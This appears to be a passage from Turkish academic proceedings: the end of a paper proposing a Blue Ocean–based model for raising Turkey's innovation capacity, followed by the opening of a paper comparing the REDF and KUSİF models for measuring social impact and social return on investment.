Bu unsurlar diğer unsurlarda olduğu gibi ulusal ve yerel düzeyde olabilir. *İnovasyon Koordinasyon Merkezi, Fikri ve Sınai Haklar Merkezi, İnovasyon Çemberleri (İÇ)* gibi unsurların yaratılması önemli katkılar sağlayacaktır.

İnovasyon Koordinasyon Merkezleri: Gerek mevcut ve gerekse geleceğin girişimcilerinin her türlü sorununu çözüme kavuşturmak, inovatif olma kültürünün gelişimi ve toplumun her kesimine yayılmasını sağlayacak yeni bir yapının kurulmasına ihtiyaç bulunmaktadır. Birçok girişimci inovatif ürünler üretebilmekte ancak bunların yaygınlaştırılması, fikri ve sınai haklarının korunarak ticarileştirilmesi mümkün olmamaktadır. İnovasyon Koordinasyon Merkezlerinin ülke genelinde inovatif potansiyeli yüksek illerde oluşturulmasında yarar görülmektedir. Merkez inovasyon ile ilgili her türlü çalışmayı, araştırma ve geliştirme faaliyetlerini yürütmeli, bulunduğu bölgenin vizyonunu belirleyerek yüksek inovatif ürünlerin üretilmesini ve yaygınlaşmasını izlemelidir. Bu merkezlerin bir görevi de inovasyon potansiyeli yüksek girişimcilerin finansal olarak cesaretlendirmesi olmalıdır. Bu amaçla yarışmalar, seminerler ve eğitimler gibi çeşitli sosyal faaliyetler düzenleyebilir.

Fikri ve Sınai Haklar Merkezi: Girişimcilerin fikri ve sınai haklarla ilgili her türlü sorununa çözüm getirecek bir merkezin kurulmasında yarar görülmektedir. Bu merkez İnovasyon Koordinasyon Merkezi'nin alt bir birimi olabilir. İnovasyon Koordinasyon Merkezinin vizyonuna bağlı olarak ortaya çıkan inovatif ürünlerin ticarileşmesi ve korunmasına destek vermelidir.

İnovasyon Çemberleri (İÇ): Sosyal, beşeri ve mali sorunları olan işletmelerimizin sorunlarının tespiti ve çözüm önerilerinin genel politikalarla çözümü yeterli olmamaktadır. Uzmanlarca oluşturulmuş ve görev dağılımları belirli sayıdaki işletmelerle sınırlandırılmış kalite çemberlerine benzer İnovasyon Çemberleri olarak adlandırılan küçük guruplar (sağlık, sosyal ve mühendislik alanlarında) saha taraması ve incelemeleri ile sorunları yerinde görerek çözüme kavuşturma ve takip etmeyi gerçekleştirebilirler. İşletme Doktoru olarak da adlandırılabilen bu uygulamanın bir an önce hayata geçirilmesi gerekmektedir. İşletmelerin operasyonel işlerden arındırılarak stratejik düşünüp inovatif değerleri yaratması sağlanabilir. Bu çemberler, inovatif ürünlerin İnovasyon Koordinasyon Merkezinin vizyonuna göre ortaya çıkarılması ve Fikri ve Sınai Haklar Merkezinin ürünlerin ticarileştirilmesi ve korunması vizyonuna uygun faaliyette bulunabilirler. Ticaret ve Sanayi Odaları, Organize Sanayi Bölgeleri ve Üniversiteler arasında finansman ve insan gücü desteği paylaşımı yapılarak hayata geçirilebilirler.

Üniversite – Sanayi İşbirliği Merkezleri: Seçilecek kamu kurum ve kuruluşları, Üniversiteler ve özel sektörün bir araya gelerek iller bazında inovasyon kapasitesinin nasıl artırılabilirliğini değerlendirecek, koordinasyon ve sekretaryasını gerçekleştirecek bir birimin kurulması gerekmektedir. Yalın çalışma anlayışına sahip merkezin karar mekanizmalarının hızlı çalışması sağlanmalıdır. Bu merkezler İnovasyon Koordinasyon Merkezinin alt birimi olarak çalışabilir. Böylece bir türlü yeterli düzeyde sağlanamayan Üniversite – Sanayi işbirlikleri gerçekleştirilebilir.

Üniversitelerde İnovasyon, Patent ve Markalaşma Programlarının Yaygınlaştırılması: Ülkemizde Ankara Üniversitesi bünyesinde açılan Fikri Haklara ilişkin Yüksek Lisans Programı gibi programların, lisans ve ön lisans programlarında inovasyon ve Fikri ve Sınai Mülkiyet Hakları ile ilgili ders sayılarının arttırılarak müfredatların yeniden tasarlanması gerekmektedir. Yükseköğrenim kurumlarının başarı sıralamasında kullanılan bazı başarı endekslerinde, inovasyon ve girişimcilik program ve eğitimlerin açılması ve varlığının dikkate alınması başlangıç için olumlu bir gelişme olarak nitelendirilebilir.

Tek Destek Programı: Girişimcilerin inovasyon kapasitelerini artıracak bütün kamu desteklerinin “İnovasyon Destek Programı” olarak oluşturulması, desteklerin verimli ve etkin çalışmasını sağlayacaktır. Destek programı İnovasyon Koordinasyon Merkezleri tarafından yönetilmelidir.

5. Sonuç

İnovasyon kapasitesinin yüksek olması ile güçlü finansal veya ekonomik yapıya sahip olma arasında pozitif bir ilişki olduğu belirtilmektedir. Bu durum hem işletmeler hem de ülkeler için geçerlidir. İşletmelerin inovatif kapasitelerinin yükselmesi için faaliyette bulundukları iklimin buna uygun olması gerekmektedir. Bunun için ülkenin inovasyonu desteleyecek ve arttıracak ortamı oluşturmaya ihtiyaç bulunmaktadır.

Bu çalışmada ülkemizde inovasyon kapasitesinin artırılması için bir model önerisinde bulunulmuştur. İnovasyon Mavi Okyanus Modeli olarak adlandırdığımız model, Mavi Okyanus Stratejisi Matrisinden yararlanılarak geliştirilmiştir. Kim ve Mauborgne (2005) tarafından geliştirilen Mavi Okyanus Stratejisinde, işletmelerin rekabeti etkisiz hale getirmeleri mümkün gözükmemekte.

Türkiye’de İnovasyon kapasitesinin artırılması için önerdiğimiz modelin temeli Mavi Okyanus Stratejik Matrise dayanmaktadır. Buna göre Türkiye inovasyon kapasitesini, İnovasyon Mavi Okyanus Matrisi oluşturup uygulayarak arttırabilir. İnovasyon Mavi Okyanus Matrisi dört bölgeden oluşmaktadır. Birinci bölge (yok edilmesi gerekenler), ikinci bölge (azaltılması gerekenler), üçüncü bölge (yükseltilmesi veya artırılması gerekenler) ve dördüncü bölge (baştan yaratılması gerekenler).

Birinci bölgede (yok edilmesi gerekenler) inovasyon kapasitesinin artırılması sürecinde olumsuz etkileri bulunan değişkenler veya nedenler mümkünse yok edilir. Bunlar sırasıyla, inovasyon için verilen kamu destekleri çeşitliliği ve karmaşıklığı ve inovasyon aktörleri arasındaki dayanışmayı engelleyen faktörler olarak değerlendirilebilir.

İkinci bölgede (azaltılması gerekenler) inovasyon kapasitesinin artırılması için tamamen yok edilmesi mümkün olmayan faktörler azaltılabilir. Sırasıyla paten ve markalaşma sürecinin kısaltılmasa gayret edilmesi, kamu desteklerindeki bürokrasinin azaltılması ve yan sanayi fikrinin çeldirici bir seçenek olarak düşünülmemesi.

Üçüncü bölgede (yükseltilmesi veya artırılması gerekenler) mutlaka artırılması gereken faktörler bulunmaktadır. Türkiye için şu örnekler verilebilir: Küçük işletmeleri büyütmek, Ar-Ge ve tasarım merkezlerini arttırmak, modern işletmeciliği yaygınlaştırmak, fikri ve sınai haklar farkındalık düzeyi, entelektüel sermaye ve ücret politikası, Üniversite – Sanayi işbirliği düzeyi, Endüstri 4.0 içerikli üretimin desteklenmesi.

Dördüncü bölgede (baştan yaratılması gerekenler) inovasyon düzeyinin yükseltilmesi ve yaygınlaştırılması için sektörde veya pazarda daha önce olmayan değişkenlerin yaratılmasıdır. Örneğin Türkiye’de inovasyon kapasitesi artırılması için yaratılması gerekenler şu şekilde sıralanabilir: İnovasyon koordinasyon merkezleri, Fikri ve Sınai haklar merkezi, İnovasyon Çemberleri, Üniversite-Sanayi İnovasyon İşbirliği Merkezleri, Üniversitelerde İnovasyon, Patent ve Markalaşma Programları, Tam destek programları.

Mavi Okyanus Modeli ile inovasyon kapasitesinin artırılması kısa, orta ve uzun vadede mümkün olabilir. Buna göre Türkiye inovasyon kapasitesini, çalışmamızda açıklanan İnovasyon Mavi Okyanus Matrisi oluşturup uygulayarak arttırabilir.

6. Kaynaklar

Aspara, J., Hietanen, J., Parvinen, P., & Tikkanen, H. (2008). An exploratory empirical verification of blue ocean strategies: Findings from sales strategy. Kaynak: “İnovasyonun Korunması Kapsamında İşletmelerin Patent ve Markalaşma Kapasitelerinin Arttırılması: Manisa İçin Model Önerisi” başlıklı TR33/16/DFD/0010 referans numaralı Proje, T.C. Zafer Kalkınma Ajansı.

Bourletidis, D. (2014). The strategic model of innovation clusters: Implementation of blue ocean strategy in a typical Greek region. Procedia-Social and Behavioral Sciences, 148, 645-652. Kaynak: “İnovasyonun Korunması Kapsamında İşletmelerin Patent ve Markalaşma Kapasitelerinin Arttırılması: Manisa İçin Model Önerisi” başlıklı TR33/16/DFD/0010 referans numaralı Proje, T.C. Zafer Kalkınma Ajansı.

Drucker, P.F. (1985). Innovation and entrepreneurship, Adobe Acrobat E-Book Reader Edition, V. 1. November 2002, ISBN 0060546743. Kaynak: “İnovasyonun Korunması Kapsamında İşletmelerin Patent ve Markalaşma Kapasitelerinin Arttırılması: Manisa İçin Model Önerisi” başlıklı TR33/16/DFD/0010 referans numaralı Proje, T.C. Zafer Kalkınma Ajansı.

Giannoulis, C., & Zdravkovic, J. (2012). Linking strategic innovation to requirements: A look into blue ocean strategy. In PoEM 2012, Rostock, Germany, November, 7-8. Kaynak: “İnovasyonun Korunması Kapsamında İşletmelerin Patent ve Markalaşma Kapasitelerinin Arttırılması: Manisa İçin Model Önerisi” başlıklı TR33/16/DFD/0010 referans numaralı Proje, T.C. Zafer Kalkınma Ajansı.

Kim, W.C., & Mauborgne, R. (2005). Blue Ocean Strategy: How to Create Uncontested Market Space and Make the Competition Irrelevant. Harvard Business School Press. Kaynak: “İnovasyonun Korunması Kapsamında İşletmelerin Patent ve Markalaşma Kapasitelerinin Arttırılması: Manisa İçin Model Önerisi” başlıklı TR33/16/DFD/0010 referans numaralı Proje, T.C. Zafer Kalkınma Ajansı.

Oslo Manual. (2005). Guidelines for collecting and interpreting innovation, Third Edition, OECD: Kaynak: “İnovasyonun Korunması Kapsamında İşletmelerin Patent ve Markalaşma Kapasitelerinin Arttırılması: Manisa İçin Model Önerisi” başlıklı TR33/16/DFD/0010 referans numaralı Proje, T.C. Zafer Kalkınma Ajansı.

Yang, C. C., & Yang, K. J. (2011). An integrated model of value creation based on the refined Kano’s model and the blue ocean strategy. Total Quality Management & Business Excellence, 22(9), 925-940. Kaynak: “İnovasyonun Korunması Kapsamında İşletmelerin Patent ve Markalaşma Kapasitelerinin Arttırılması: Manisa İçin Model Önerisi” başlıklı TR33/16/DFD/0010 referans numaralı Proje, T.C. Zafer Kalkınma Ajansı.

-<https://agtm.sanayi.gov.tr/>, Erişim Tarihi: 12/11/2018

-Proje, “İnovasyonun Korunması Kapsamında İşletmelerin Patent ve Markalaşma Kapasitelerinin Arttırılması: Manisa İçin Model Önerisi” başlıklı TR33/16/DFD/0010 referans numaralı Proje, T.C. Zafer Kalkınma Ajansı.

Sosyal Girişimlerde, Robert Enterprise Development Fund ve Koç Üniversitesi Sosyal Etki Forumu Tarafından Oluşturulan Modeller ile Sosyal Etki ve Yatırımın Sosyal Getirisinin Ölçülmesi

Nida ADIYEKE*

Öz

Sosyal girişimcilik tanımı içerisindeki kilit noktalardan biri sosyal etki yaratmasıdır. Ortaya çıkan soru ise; sayısal olarak ölçülmesi zor olan bu sosyal etkinin gerçekten istenilen düzeyde olup olmadığı nasıl monitörize edileceğidir. Bu noktada mevcut, sosyal etki analizleri ve yatırımın sosyal getiri düzeyinin ölçülmesi adına araçlar kullanılabilmektedir. Robert Enterprise Development Fund tarafından ortaya konulan model ve Koç Üniversitesi Sosyal Etki Forumu tarafından oluşturulan model bunların örneklerindendir. Çalışmada hangi model uygulama konusunda daha doğrudur sorusundan uzaklaşıp, tarafsız olarak modellerin içerikleri karşılaştırılmıştır. Ele alınan parametreler ile model sınırları ve modellerin uygulama aşamaları incelenmiştir.

Abstract

One of the key points in the definition of social entrepreneurship is the creation of social impact. The resultant question is; how to monetarize this social impact, which hard to measure numerically, whether really is at the desired level. In this point, existed tools can be used to measure the social impact analyzes and social return level on investment. The model, which has been put forth by Robert Enterprise Development Fund and the model has been created by Koç University, are some of these samples. In the study, by digressing the question of which model is more correct on the implementation, the contents of the models were compared objectively. With the discussed parameters, the model restrictions and the implementation level of the models were examined.

GİRİŞ

Günümüzde popüler olan girişimcilik kavramı içerisinde yer alan sosyal girişimcilik olgusunun bağımsız olarak incelenmesi yakın bir zamana rast gelmektedir. Birçok yeni çalışmanın yapıldığı ve bir o kadar da ilgi çekici bir konu olan girişimcilik için literatürde oldukça fazla kaynak bulunmaktadır. Girişimcilik çalışmaları konusunda fazlasıyla kaynak bulunmasına rağmen sosyal girişimcilik için aynı durum söz konusu değildir. Ayrıca Türkçe yazımda kaynaklar arasındaki miktar farkı daha da açılmaktadır. Bunun yanı sıra; her geçen yıl sosyal girişimcilik literatürüne yeni çalışmalar eklenmektedir. Bu çalışmalar ile kavramın Türkiye'deki uygulamaları ve pratikte nasıl hayat bulduğu ile ilgili sorular çeşitlenmektedir. Sosyal girişimcilik değil sosyal girişimcilik kavramı ile ele alınan sosyal etki ve bu etkinin ölçülmesi de ilişkili fenomenler olarak karşımıza çıkmaktadır. Sosyal girişimler ile oluşan projeler ve bu projelere yapılan yatırımların çıktıları olarak incelenen sosyal etkilerin ölçülmesi adına yazılmış olan çalışmalar mevcuttur. Bu çalışmadaki amaç ise; sosyal etkinin ölçülmesi ve yatırımların sosyal geri dönüşünün parasal cinsten hesaplanması adına geliştirilmiş iki modeli (KUSİF ve REDF) içerikleri ve kapsamı bakımından karşılaştırmaktır. Modellerin hangi alt başlıkları ve süreçleri içerdiği ve hangi kapsamlara sahip oldukları incelenmiştir. Hedeflenen, model içerikleri ve özelliklerini aktarırken doğru sonuca nasıl ve ne derece ulaşabildiklerini kavramaktır. Bunun için kilit noktalar, her iki modelinde benzer ve farklı yanları olarak görülür.

Sosyal Girişimcilik ve Sosyal Etki

Değişen ekonomik düzen içerisinde girişimcilik terimi, kapsadığı birçok fenomeni açıklamada yetersiz kalmaktadır. Bu fenomenlerden biri de sosyal girişimciliktir. Aslında bir süreç karşılık gelen sosyal girişimcilik kavramı için akademik yazımda birçok tanımlama getirilmiş olsa da tüm kavramı eksiksiz biçimde kapsayan tek bir tanım bulunmamaktadır. (Yalçın, 2013) Bu açıdan kavram ve kavram ile ilgili olguların bütün olarak anlaşılabilmesi için literatürdeki farklı tanımları bir arada ele alarak, anahtar noktaların belirlenmesi doğru olacaktır.

Sosyal Girişimcilik Enstitüsü'nün 2002 yılında yaptığı en geniş anlamdaki tanıma göre (Besler, 2010); sosyal girişimcilik, hem sosyal hem de finansal açıdan aynı anda geri dönüş elde etme sanatıdır. Tanım geniş kapsamlı olmasına karşılık, sürecin finansal ve sosyal getirisinin olduğunu, ek olarak da bunların eş zamanlı gerçekleştiğini söylemektedir. Fowler'e (Fowler, 2000) göre sosyal girişimcilik; sosyal fayda yaratma ve sürdürme olanağı sağlayan sosyo-ekonomik yapılar, kurumlar ve

* T.C. Uludağ Üniversitesi Sosyal Bilimler Enstitüsü İşletme Doktora Öğrencisi
adiyekenida@yahoo.com.tr


organizasyonların oluşturulmasıdır. Farklı bir tanım ise (Mair ve Marti, 2006) sosyal girişimcilik sürdürülebilir bir şekilde, sosyal gereksinimleri karşılayan fırsatların yakalanması ve bu fırsatları hayata geçirecek kaynakların yaratıcı bir şekilde kullanılmasıdır. Vurgulanan; sosyal problemlerin teşhis edilmesi ve çözümünde yaratıcı ve sürekli bir yoldur (Denizalp, 2007). Tanımlamalarda ortaya çıkan anahtar noktalar sosyal bir fayda elde edilmesi ve bu durumun sürdürülebilir olunmasıdır. Sosyal girişimciliğin bileşenleri diyebileceğimiz bu kavramları S.Besler (Besler, 2010) detaylandırarak; sosyal değer yaratma, sosyal değeri yaratacak fırsatları görme, yenilikçi ve proaktif olma, kaynak yaratma ve sürdürülebilir olma şeklinde gruplandırmıştır. Tanımda olması gereken bu karakteristik özelliklere ek olarak; (McCall, Newton ve Pearce, 2004) sosyal amaçların olması, ticarete teşvik etmesi, özel kar dağıtımının yapılmaması, varlıkların toplum yararına kullanılması, demokratik yapı ve paydaşlara hesap verilebilirlik bulunmaktadır. Bu bağlamda ortaya konulan tanımlar içerisinden çıkarılan kavramlar, aslında gerçek bir sosyal girişimcilik tanımı yapmaktan öte sosyal ve girişim olmak üzere iki farklı olgu arasındaki bağlamı açıklamaktadır (Ersen, Kaya ve Meydanoglu, 2010). Sosyal girişimciliğin, girişimcilik tanımından farklı olmasının nedeni de bu olgularda görülebilmektedir.

Sosyal girişimciliğin tanımı yapılırken üzerinde en çok durulan husus sosyal etki yaratmasıdır. Bu sosyal etkinin ne olduğu, sosyal girişimcilik tanımı ve modellemesi için kilit noktalardan biridir.

Sosyal girişimcilik kavramı içerisinde ele alınan sosyal etki fenomeni sosyal girişimciliğin çıktılarını analiz etme açısından önem taşımaktadır. Sosyal etkinin tanımı; bir projenin veya yatırımın mevcut sosyal yapı, gündelik yaşam ve refah üzerindeki etkisi olarak tanımlanabilir (Gürtuna, 2016). Bu noktada kavram karışıklılığına yol açmamak için bir ayırma değinilmesi gerekmektedir. Sosyal etki kavramı ile bu çalışmada incelenen; psikoloji bilim dalına davranış veya tutumların sosyal gruplar üzerinde olan etkisi değil, işletme açısından yatırım veya projelerin sosyal getirisi tartışılmaktadır. Genel anlamda sosyal etki, doğrudan veya dolaylı bir müdahale ile (proje) ilgili ortaya çıkarılan tüm toplumsal etkilerdir (Vanclay, 2015). Etki ve sonuçlar; insanların yaşama, ilişki kurma, ihtiyaçlarını karşılamak için örgütlenmeleri ve toplum üyeleri olmak için başa çıktıkları eylemlerin sonuçlarıdır (A Comprehensive Guide For Social Impact Assessment, 2006). Bir yatırım veya projenin sosyal çıktılarıdır. Sosyal denildiğinde ise mali getirisi olabilen ancak sosyal etkinin öncelikli olduğu fonlama olarak ifade edilebilir (Kılıçalp ve Ekmekçi, 2012).

Tanımlardan yola çıkılarak görülmektedir ki; sosyal etki, bir yatırım veya projenin çıktı olarak meydana getirdiği bir etki biçimidir. Tıpkı çevresel, ekonomik ve biyoçeşitlilik etkilerinin olduğu gibi (A Comprehensive Guide For Social Impact Assessment, 2006).

Şekil 1 – Proje ve Yatırımların Etkileri (A Comprehensive Guide For Social Impact Assessment, 2006)




Bu olgu ile ilgili olarak ortaya çıkan sosyal etkilerin değişiklik gösteren temel türleri beş alt kategoride toplanabilir (A Comprehensive Guide For Social Impact Assessment, 2006).

- Yaşam tarzı ile ilgili olan sosyal etkiler. Bunlar insanların gündelik hayatta nasıl davranacakları ve gün içerisindeki tüm sosyal ilişkilerini ele alır.
- Kültürel etkiler; değerler, din, dil ve etnik farklılıkları kapsar.
- Topluluk etkileri; bireylerin kendilerini içerisinde ait hissettikleri grupların değerleridir.
- Yaşam kalitesi etkileri; aidiyet algısı ve kendi benliğini tatmin edebilme duygusudur.
- Son olarak ele alınan etkiler de sağlıkla ilgili etkilerdir. Bunlar ise sosyal sorumluluk projeleri ve sosyal girişimcilik pratiklerinde çok popüler olduğu gibi zihinsel, fiziksel ve sosyal refah ve sıhhat ölçüsüdür.

Dünyada farklı amaç ve çeşitli yatırım araçları kullanılarak yapılan yatırımlar her geçen gün artarken (Mutlu, 2016) ortaya çıkan bu sosyal etkinin değerlendirilmesi de yatırım veya projenin devamlılığı açısından kilit bir öneme sahiptir. Sosyal etki değerlendirmesi (SED veya SIA¹); bir faaliyetin sosyal çevre üzerindeki potansiyel etkilerinin belirlenmesini ve bu etkilerin olası sonuçlarını ortaya koymayı amaçlar (Gürtuna, 2016). Planlanan müdahalelerle ilişkili sosyal olguları yönetme süreçlerini de kapsar ve bu değerlendirme kesinlikle etik sınırlar içerisinde yapılmalıdır (Evans ve Yen, 2005). Disiplinler arası bir sosyal bilim konusu ve olgusu olan sosyal etki değerlendirmesinin sosyoloji, antropoloji, demografi, coğrafya, ekonomi, siyaset bilimi, insan hakları, çevre psikolojisi ve iktisattan uzak olması düşünülemez (Esteves, Franks ve Vanclay, 2012).

Ortaya çıkan sosyal etkinin raporlama ve değerlendirme süreci olan sosyal etki değerlendirmesi için Rietbergen, McCracken ve Narayan (Rietbergen, McCracken ve Narayan, 1998) yaptıkları çalışma ile yedi basamaklı bir süreç döngüsü ortaya koymuşlardır.

- 1- Proje bağlamının analiz edilmesi.
- 2- Paydaşların tanımlanması ve analizi.
- 3- Sosyal faktör ve değişkenlerin analizi.
- 4- Verilerin analizi ve önceliklerin belirlenmesi.
- 5- Paydaşlara danışılması ve yatırımcı planlar geliştirilmesi.
- 6- Planların uygulanması ve genel katılımın sağlanması.
- 7- Aktif paydaşların katılımı ile monitör ve gerekirse modifiye edilmesi.



Şekil 2 - Sosyal Etki Değerlendirme Süreç Çemberi (Rietbergen, McCracken ve Narayan, 1998)

Yukarıdaki şekilde de görüldüğü üzere dairesel ve kendini tekrarlayan bir süreç olan bu model, sosyal etki değerlendirmesinin adımları olarak özetlenebilir. Sosyal etkinin sonuçlarının değerlendirilmesi adımı olan bu kavram ile tüm yatırım ve projelerin sonucunda ortaya çıkan sosyal olguların gerçek anlamda beklenen veya arzu edilen seviyede olup olmadığı anlaşılması amaçlanmaktadır.

¹ Social Impact Assessment

Sosyal Girişimlerdeki Sosyal Etkinin Ölçülmesinde Kullanılan REDF ve KUSİF Modeli İncelenmesi

Sosyal girişimcilik tanımı içerisinde yer alan ve sürecin en önemli çıktılarından olan proje veya yatırımın sosyal etkileri olduğu belirtilmişti. Emerson ve Cabaj (2000) çalışmalarında sosyal girişim sonucunda üç tür değer ortaya çıktığını belirtmiştir. Bunlar; ekonomik, sosyo-ekonomik ve sosyal şeklindedir.

- Ekonomik değer; bir girdi ve kaynak seti ile net olarak hesaplanabilen finansal değerlerdir. Basit veya kompleks finansal modeller kullanılarak hesaplanabilir ve gözlemlenebilir (yatırım getirisi, borç/özsermaye oranı v.b.). Nicelleştirilmesi kolay ve ortaya çıkan sonuçlar kesinlik içerir.
- Sosyal değerler; toplumsal değerler ve kaynaklar ile bireylerin toplumsal hayatlarında sağlanan iyileştirmelerdir. Tamamen içsel değerler olmalarından ötürü nicelleştirilmesi zor hatta imkansızdır.
- Sosyo-ekonomik değerler; sosyal ve ekonomik değer kutupları arasında kalan etkilerdir. Belirli değer unsurlarının sayısallaştırılması ile ekonomik değer yaratmanın temelini oluşturmaktadır.

Emerson ve Cabaj'ın dönüştürücü değerler olarak tek bir başlıkta topladığı bu değerlerin içerisinde sosyal etkinin ölçülebilir halde gözlemlenebileceği nokta sosyo-ekonomik olan değerlerdir (Emerson ve Cabaj, 2000). Bu açıdan sosyal etkinin ölçülmesi için ortaya konulan modellerin bu alan içerisinde ele alınıp incelenmelidir.

Sosyal ve sosyo-ekonomik etkinin nasıl analiz edilip hesaplanacağı üzerinde durulmalıdır. Sosyal etkinin analizi denildiğinde karşımıza akademik yazımlarda sosyal yatırımın getirisi model veya sistemi çıkmaktadır. Terimin İngilizce kısaltması (SROI) akademik yazım diline yerleşmiş olan sosyal yatırımın getirisi kavramı; en genel hali ile yapılan bir yatırım veya projenin sosyal çıktıların matematiksel yollar ile hesaplanarak incelenmesidir (Vik, 2017). Daha kapsamlı bir tanımla; sosyal yatırımın getirisi (SROI) bir müdahale, program veya organizasyon tarafından yaratılmış sosyal, ekonomik ve çevresel değerleri anlamak, ölçmek, ve toplamak için kullanılan bir araçtır (Banke-Thomas, Madaj, Charles ve Broek, 2015). Sosyal kazançların hesaplanması ve bu kazançların parasal değerinin hesaplanmasını sağlar (Cheung, 2017). Tanımlamaların tamamında görüldüğü üzere sosyal yatırımın getirisi (SROI) bir model veya formülasyondan öteye bir yol haritasıdır.

Sosyal yatırımın getirisinin (SROI) yanı sıra birçok yatırımın geri dönüşlerini inceleyen modeller olmasına karşılık bu kavram tüm bu modeller ve yöntemlerin bir evrimidir (Banke-Thomas, Madaj, Charles ve Broek, 2015).

	<i>Maliyet Etkinliği Analizi (CEA)</i>	<i>Maliyet Fayda Analizi (CUA)</i>	<i>Maliyet Yarar Analizi (CBA)</i>	<i>Sosyal Yatırımın Getirisi Analizi (SROI)</i>
<i>Ana Hedef</i>	Alternatiflerin maliyetlerini ve etkilerini karşılaştırmak	Alternatiflerin maliyetlerini ve etkilerini karşılaştırmak	Müdahalenin, yatırıma değer olup olmadığını değerlendirmek	Müdahalenin, yatırıma değer olup olmadığını değerlendirmek
<i>Maliyetler</i>	Parasal değer	Parasal değer	Parasal değer	Parasal değer
<i>Başvuru Düzeyi</i>	Müdahale düzeyi	Müdahale düzeyi	Müdahale düzeyi	Müdahale, proje, program, politika veya organizasyon seviyesi
<i>Gelecekteki Değerin İndirimi</i>	Var	Var	Var	Var
<i>Paydaş Katılımı</i>	Yok	Yok	Yok	Var
<i>Değişim Teorisi</i>	Yok	Yok	Yok	Var
<i>Analizin Ana Çıktısı</i>	Artan maliyet etkililik oranı	Artan maliyet etkililik oranı	Fayda-maliyet oranı, ekonomik iç verim oranı, net bugünkü değer, kırılma noktası	Sosyal yatırım getirisi oranı, net bugünkü değer, geri ödeme periyodu

Analiz Sonuçlarının Yorumlanması	Öncelik belirleme ve kaynak ayırma	Öncelik belirleme ve kaynak ayırma	Öncelik belirleme ve kaynak ayırma	Öncelik belirleme, kaynak tahsisi, paydaş ilişkileri geliştirme, hesap verebilirlik

Tablo 1 - SROI'nin Geleneksel Ekonomik Değerlendirme Çerçeveleriyle Karşılaştırılması (Banke-Thomas, Madaj, Charles ve Broek, 2015)

Girdiler ve çıktılar arasındaki mantıksal akışı ele alan modelin esas amacı; sosyal girişimler, üçüncü sektör ve özel sektöre yardımcı olmaktır (Cheung, 2017). Amaç; parasal anlamda yatırım yapılan bir projenin çıktılarındaki sosyal etkinin istenilen düzeyde olup olmadığını, aynı şekilde parasal bazda ölçebilmektir. Diğer bir ifade ile sosyal amaçlarla uyarlanmış fayda-maliyet analizini paydaş odaklı değerlendirme biçimidir (Social Return on Investment, 2012). Bu tanımda paydaş odaklı değerlendirme kavramı tam olarak parasal anlamda ölçülebilirlik ifadesine uymaktadır.

Sosyo-ekonomik değeri ölçmek için kullanılan sosyal yatırımın getirisi (SROI) kavramı uygulamada bir takım özellikler içermektedir (Emerson ve Cabaj, 2000).

- Belirli bir zaman aralığındaki sosyal hizmet faaliyetini inceler.
- Faaliyetin desteklenmesi için gereken yatırım miktarını hesaplar ve o faaliyetin desteklenmesi için organizasyonun sermaye yapısını analiz eder.
- Sosyal hizmet faaliyetlerin bir sonucu olarak ortaya çıkan çeşitli maliyetleri, tasarrufları ve kazanımları hesaplar. Sadece hesaplamakla kalmaz çıkan sonuçları parasallaştırarak finansal veriler haline getirir.
- Son olarak bugünkü değerini hesaplayarak, yatırımın zaman çerçevesinde yarattığı sosyo-ekonomik değeri ifade eder.

Her ne kadar sosyo-ekonomik değerleri ölçmek için kullanılan bir araç olarak adlandırılrsa da özellikle uluslararası akademik alanda sosyal yatırımın getirisi (SROI) denildiğinde akla kurum ismi ile aynı ismi taşıyan REDF (Robert Enterprise Development Fund) modeli gelmektedir. Çekirdek hali 2000 yılında Robert Enterprise Development Fund tarafından oluşturulan bu model tüm akademik camiada aynı isim ile bilinmektedir (Banke-Thomas, Madaj, Charles ve Broek, 2015). 1990 yılında çalışmalarına başlamış olan vakıf (Robert Enterprise Development Fund) bugünkü ismi ile 1998 yılında San Francisco'da kurulmuştur. Bir aile vakfı olarak hayatına başlayan vakıf iş bulma ve iş bulma zorluklarına maruz kalan kişiler için vizyoner iş geliştirme programları oluşturmuştur (Our History, 2017). Daha sonra organizasyonun büyümesi ve yapısının daha kurumsal hale gelmesi ile vakıf aile vakfı yapısından çıkarak uluslararası bir organizasyon haline gelmiştir (Tuan, 2017). Vakıf 1997 yılından itibaren sadece San Francisco'da 9500 den fazla kişiye yardımcı olmuştur. Şuan yıllık 2500 den fazla kişiye yardımcı olarak iş gücü kazandırmakta ve yıllık milyonlarca dolar fon yaratan yatırım projeleri sağlamaktadır (REDF, 2015). London School of Business gibi bir akademik kurum ile işbirliği yapan vakıf, lisansüstü alanında da çok sayıdaki çalışmaya konu olmaktadır. Bu vakıf tarafından 2000 yılında ortaya konulan sosyal yatırımın getirisi (SROI) modeli ise o tarihten itibaren binlerce organizasyon tarafından kullanılmıştır (Tuan, 2017).

REDF (Robert Enterprise Development Fund) sosyal yatırımın getirisini ölçme modelinin yanı sıra dünya çapında uygulanmış birçok model veya hibrit modeller bulunmaktadır. Farklı bir modeli Türkiye kapsamında değerlendirme açısından ele alacak olursak; Koç Üniversitesi Sosyal Etki Forumu tarafından geliştirilen KUSİF'dir. Koç Üniversitesi Sosyal Etki Forumu (KUSİF), 2012 yılında Koç Üniversitesi yapısı içersinde sivil toplum kuruluşlarında etki ölçümlemesinin nasıl yapılacağı üzerine kurulmuş olan bir yapıdır (Yalçın ve Güner, 2015). Bu yapı, 2015 yılında UniCredit Vakfı ve Vehbi Koç Vakfı ortaklığı ile Türkiye'deki sosyal girişimlerin sürdürülebilirliklerini sağlayarak sosyal etkilerini arttırma amacıyla bir projeye başlamış ve bu proje halen devam etmektedir (Yalçın ve Güner, 2015).

Proje kapsamında amaç; sektörün gelişmesini destekleyici şekilde uygulanabilir iş modelleri geliştirmeyi, gelir getirme potansiyeli yüksek ve ölçülebilir sosyal etkiye sahip, güçlü sosyal girişimlerin oluşmasını teşvik etmektir (Mikado Sürdürülebilir Kalkınma Danışmanlığı, 2017). Bu bağlamda kuruluş sosyal etkinin ölçülmesi hususunda da farklı modeller kullanmak yerine dört adımdan oluşan, kendi bünyelerinde geliştirdikleri modeli uygulamayı seçmiştir (Yalçın, Güner ve Emiroğlu, 2016).

Bu iki modelin de amacı sosyo-ekonomik değerleri yatırım ve projelerde finansal anlamda ölçmek olmasına rağmen birçok ortak noktaları ve de farklılıkları bulunmaktadır. Aynı başlık altında toplanabilen ortak yönler ve birbirinden farklılıklar gösteren alt başlıklar ile iki modeli karşılaştırarak incelemek daha doğru olacaktır.

